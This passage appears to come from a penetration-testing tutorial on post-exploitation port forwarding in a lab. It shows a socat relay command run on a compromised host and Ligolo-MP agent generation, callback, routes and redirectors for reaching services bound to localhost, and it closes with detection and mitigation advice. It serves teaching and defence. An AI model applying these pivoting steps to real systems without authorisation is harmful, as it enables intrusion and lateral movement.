With the Meterpreter port forward active, the attacker opens Firefox and navigates to **http://127.0.0.1:8081**. The home page renders correctly and completely. The browser is connecting to 127.0.0.1:8081 on the attacker's own machine — a port that did not exist as a listener until the portfwd add command was executed moments earlier.

Part 6: socat — Socket Relay Port Forwarding

socat (SOcket CAT) is a powerful command-line utility that links two endpoints and shuttles data between them, effectively acting as a universal bidirectional relay. For port forwarding, socat shines at creating persistent, multi-client TCP relays directly on the victim. Instead of using an encrypted tunnel back to the attacker, it simply listens on a local port and forwards each connection straight to the target service, keeping all traffic inside the victim's own network stack. Its widespread availability on Linux and status as a legitimate admin tool mean its presence is rarely suspicious by itself, forcing defenders to rely on behavioural detection rather than just binary reputation.

Creating the socat TCP Relay on the Victim

From a shell session on the victim machine (pentest@ignite), the socat relay is created with the following command:


```
socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
```

```
pentest@ignite:~$ socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
[1] 2194
pentest@ignite:~$
```

The shell returns the process ID [1] 2194 and the prompt immediately, confirming the relay is running.

Accessing the Internal Service via socat

With the socat relay running on the victim, the attacker accesses the forwarded service. In the lab context shown, the browser navigates to **http://127.0.0.1:1234**




Welcome to Hacking Articles

Part 7: Network Pivoting through Ligolo-MP

Ligolo-MP (Multi-Player) is a high-performance, modern port-forwarding framework built for security professionals. It enables reverse port forwarding, dynamic traffic routing through compromised hosts, and port redirection — all without requiring elevated privileges on the operator's system. Unlike conventional solutions such as SSH port forwarding or Proxymesh, Ligolo-MP delivers a robust terminal interface, multi-operator concurrency, and adaptive network routing through a TUN interface.

Launching the Ligolo-MP Server

The first step is to start the Ligolo-MP server on the attacker's machine. The server acts as the command-and-control hub that manages operator connections and incoming agent sessions.



Generating the Agent Binary

Ligolo-MP includes a built-in agent generator accessible directly from the UI by pressing Ctrl+N. This opens the "Generate agent" dialog, which allows the operator to compile a customised agent binary for the target environment without leaving the interface.

The key configuration fields are:

- **Save to** — the local path where the compiled binary will be written, here set to /root/reverse
- **Servers** — the attacker's IP and agent port the binary will connect back to (192.168.1.17:11601)
- **OS and Arch** — set to Linux and amd64 to match the target machine's architecture
- **Obfuscate** — sShould be blank.

Once the options are confirmed, clicking **Submit** compiles the agent.



Generate agent

Save to

Servers

Proxy

Ignore env proxy ☐

OS

Arch

Obfuscate ☐

Agent Binary Successfully Compiled

After submitting the generation form, Ligolo-MP compiles the agent binary in the background and presents a confirmation dialog.

SERVER

Operator: admin@0.0.0.0:58008 (admin) | Agent server: 0.0.0.0:11601

SESSIONS					INTERFACES	
NAME	CONNECTED	RELAYING	FIRST SEEN	LAST SEEN	NAME	IP

ROUTES		REDIRECTORS	
ROUTE	LOOPBACK	TO	PROTOCOL

Agent binary saved to /root/reverse

OK

LOG

```
12T19:28:50+05:30] INFO admin joined the game
12T19:28:50+05:30] INFO Connected to 0.0.0.0:58008
12T19:28:50+05:30] INFO Connecting to 0.0.0.0:58008 as admin
12T19:28:50+05:30] INFO Agent server started address 0.0.0.0:11601
```



Agent Connects — Session Established

Once the agent binary is transferred and executed on the target host, it immediately dials back to the attacker's Ligolo-MP server on port 11601. The Sessions pane now shows a new entry with all the details.


The screenshot shows the Ligolo-MP terminal interface. At the top, it says "Operator: admin@0.0.0.0:58008 (admin) | Agent server: 0.0.0.0:11601". Below this, there are several panels:

- SESSIONS**: A table with columns: ALIAS, HOSTNAME, CONNECTED, RELAYING, FIRST SEEN, LAST SEEN. It shows one session named 'ignite' with status 'Yes' for connected and 'No' for relaying. The first seen time is '2026-4-12 14:1:50' and the last seen is 'now'.
- INTERFACES**: A table with columns: NAME, IP. It lists four interfaces: ens33 (192.168.1.9/24), ens33 (fe80::ac57:a7c9:62c7:80c7/...), ens37 (192.168.147.131/24), and ens37 (fe80::8e42:4eb:8cb:1496/64).
- ROUTES**: A table with columns: SESSION, ROUTE, LOOPBACK, PRIORITY. It is currently empty.
- REDIRECTORS**: A table with columns: SESSION, FROM, TO, PROTOCOL. It is currently empty.
- LOG**: A log of events showing the session establishment and connection details.

At the bottom, there are keyboard shortcuts: Ctrl-A Admin, Ctrl-N Generate, Ctrl-T Traceroute, Tab Switch pane, and Ctrl-Q Quit.

Opening the Session Context Menu — Adding a Route

For basic tunneling, the first action taken is "Add route." This will instruct Ligolo-MP to route packets destined for a specific CIDR range through the tunnel, effectively making the target's network reachable from the attacker's machine as if they were directly connected.



Configuring the Loopback Route

Selecting “Add Route” opens the route configuration interface, where the CIDR field accepts any valid IP range. In this case, the special address 240.0.0.1/32 is paired with the Loopback option. When Loopback is enabled (indicated by an “X”), Ligolo-MP maps the defined CIDR to the agent’s localhost, enabling port forwarding access to services bound to 127.0.0.1 on the target system through the 240.0.0.1 address.

Add route

CIDR

Priority


Loopback ☒

HINT

If checked, specified CIDR will address the machine running the agent itself, i.e. localhost. Use this instead of port forwarding.

Route Successfully Added


After the route configuration is submitted, Ligolo-MP displays a “Route added” confirmation dialog. The new route is then listed in the ROUTES panel, showing the session name, CIDR, loopback status, and priority once the relay is active.






Starting the Relay

Once the route is configured, the operator opens the context menu again and selects “Start relay.” This crucial action initiates the Ligolo-MP port-forwarding process, activating the TUN interface on the operator’s system to forward packets through the established session to the target host.



Accessing Target's Localhost Service via Loopback Route

With the relay active, the loopback route is operational. The attacker can now open a browser on their machine and navigate to **http://240.0.0.1:8080** — a virtual address that Ligolo-MP maps transparently to port 8080 on the localhost of the "ignite" target machine.



Adding a Port Redirector

Ligolo-MP supports port redirectors, which forward traffic from a specified port on the operator's machine to any host and port accessible via the agent. This feature is useful for exposing internal services to external users or creating predictable pivot points within target networks.

To configure one, the operator opens the session context menu and selects "Add redirector." Unlike route-based forwarding, a redirector sets up a local listener on the operator's system and performs direct TCP-level forwarding to the destination.



Terminal window showing the Ignite interface. The terminal title is "python3 -m http.server 8081". The interface displays the following information:

SERVER
Operator: admin@0.0.0.0:58008 (admin) | Agent server: 0.0.0.0:11601

SESSIONS

ALIAS	HOSTNAME	CONNECTED	RELAYING	FIRST SEEN	LAST SEEN
ignite		Yes	No	2026-4-12 14:9:8	now

INTERFACES

NAME	IP
ens33	192.168.1.9/24
ens33	fe80::ac57:a7c9:62d
ens37	192.168.147.131/24
ens37	fe80::8e42:4eb:8cb:

A context menu is open for the "ignite" session, showing the following options:

- SESSION - IGNITE
- Start relay
- Rename
- Add route
- Add redirector

The "Add redirector" option is highlighted with a red box.

ROUTES

SESSION	ROUTE	LOOPBACK	PRIORITY
---------	-------	----------	----------

REDIRECTORS

SESSION	FROM	TO	PROTOCOL
---------	------	----	----------

Configuring the Redirector

The "Add Redirector" form contains three configuration fields:

- **From:** Defines the listening address and port on the operator's machine (e.g., 0.0.0.0:9001 listens on all interfaces via port 9001).
- **To:** Specifies the destination host and port from the agent's view (e.g., 127.0.0.1:8080 refers to the target's localhost on port 8080).
- **Protocol:** Determines the communication type, which in this case is TCP.

Add redirector

From

To

Protocol


HINT

Address to send traffic to.

Example:
1.2.3.4:7331

Redirector Successfully Added


The confirmation dialog "Redirector added" indicates the port redirector has been registered successfully.






Starting the Relay with Redirector Active

Navigate to the Sessions and press Enter. Select “Start relay”. The relay and redirector work in concert — the relay handles routed network traffic, while the redirector handles port-forwarded connections independently.



Accessing the Service via the Redirector

The final validation confirms the redirector is working as expected. The attacker navigates to **http://192.168.1.9:9001** — the attacker's own machine IP on port 9001. Ligolo-MP intercepts this connection and forwards it through the tunnel to port 8080 on the target's localhost, returning the response transparently.



Conclusion

This article examined six port forwarding techniques used to access an Apache2 server bound to 127.0.0.1:8080 on an otherwise hidden host. SSH local port forwarding leveraged native capabilities to create an encrypted connection with a single command. Ligolo-ng provided a full Layer-3 TUN interface, turning the compromised host into a flexible pivot. Chisel used WebSocket-based port forwarding to bypass strict HTTP-only egress controls. Metasploit's portfwd reused the existing Meterpreter channel with virtually no additional footprint. Finally, socat offered a simple, native TCP relay. Together, these methods show that localhost binding is meaningless once code execution is obtained.

Mitigation strategies

- Adopt a layered defence strategy against port forwarding that spans configuration, network controls, and detection.
- Combine hardening, monitoring, and behavioural analytics across both hosts and the network.
- **Secure SSH access:**
 - Disable TCP forwarding where not explicitly needed.
 - Enforce key-based authentication with strong keys.





- Restrict access using scoped user and group rules.
 - Route SSH connections through monitored bastion hosts.
 - Alert on SSH commands using -L, -R, or -D flags, which indicate port forwarding activity.
- **Counter agent-based port forwarding (e.g., Ligolo-ng):**
 - Monitor for new executables in unusual file paths.
 - Detect unexpected TUN/TAP interfaces.
 - Watch for outbound connections on uncommon ports.
 - Use endpoint controls and custom detection rules to flag Go-based port-forwarding binaries and unusual socket creations.
- **Detect HTTP/WebSocket-based port forwarding (e.g., Chisel):**
 - Rely on behavioural indicators rather than port numbers.
 - Use deep packet inspection and TLS fingerprinting.
 - Enforce proxy usage for outbound traffic.
 - Alert on long-lived, high-volume WebSocket sessions to untrusted destinations.
- **Mitigate Metasploit port forwarding (portfwd):**
 - Emphasise prevention through patching, application control, and endpoint protection.
 - Monitor for new network listeners and persistent encrypted C2 channels.
- **Detect socat misuse:**
 - Log any process executions involving TCP-LISTEN.
 - Apply strict “default-deny” firewall rules.
 - Remove socat where it’s not required.
 - Regularly scan for unauthorised or unexpected listeners.
- **Strengthen overarching network security:**
 - Maintain strong segmentation and enforce least privilege.
 - Centralise logging and enable event correlation.
 - Apply strict egress traffic controls.
 - Conduct proactive threat hunting.
 - Regularly perform red team exercises focusing on port forwarding and pivoting techniques.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

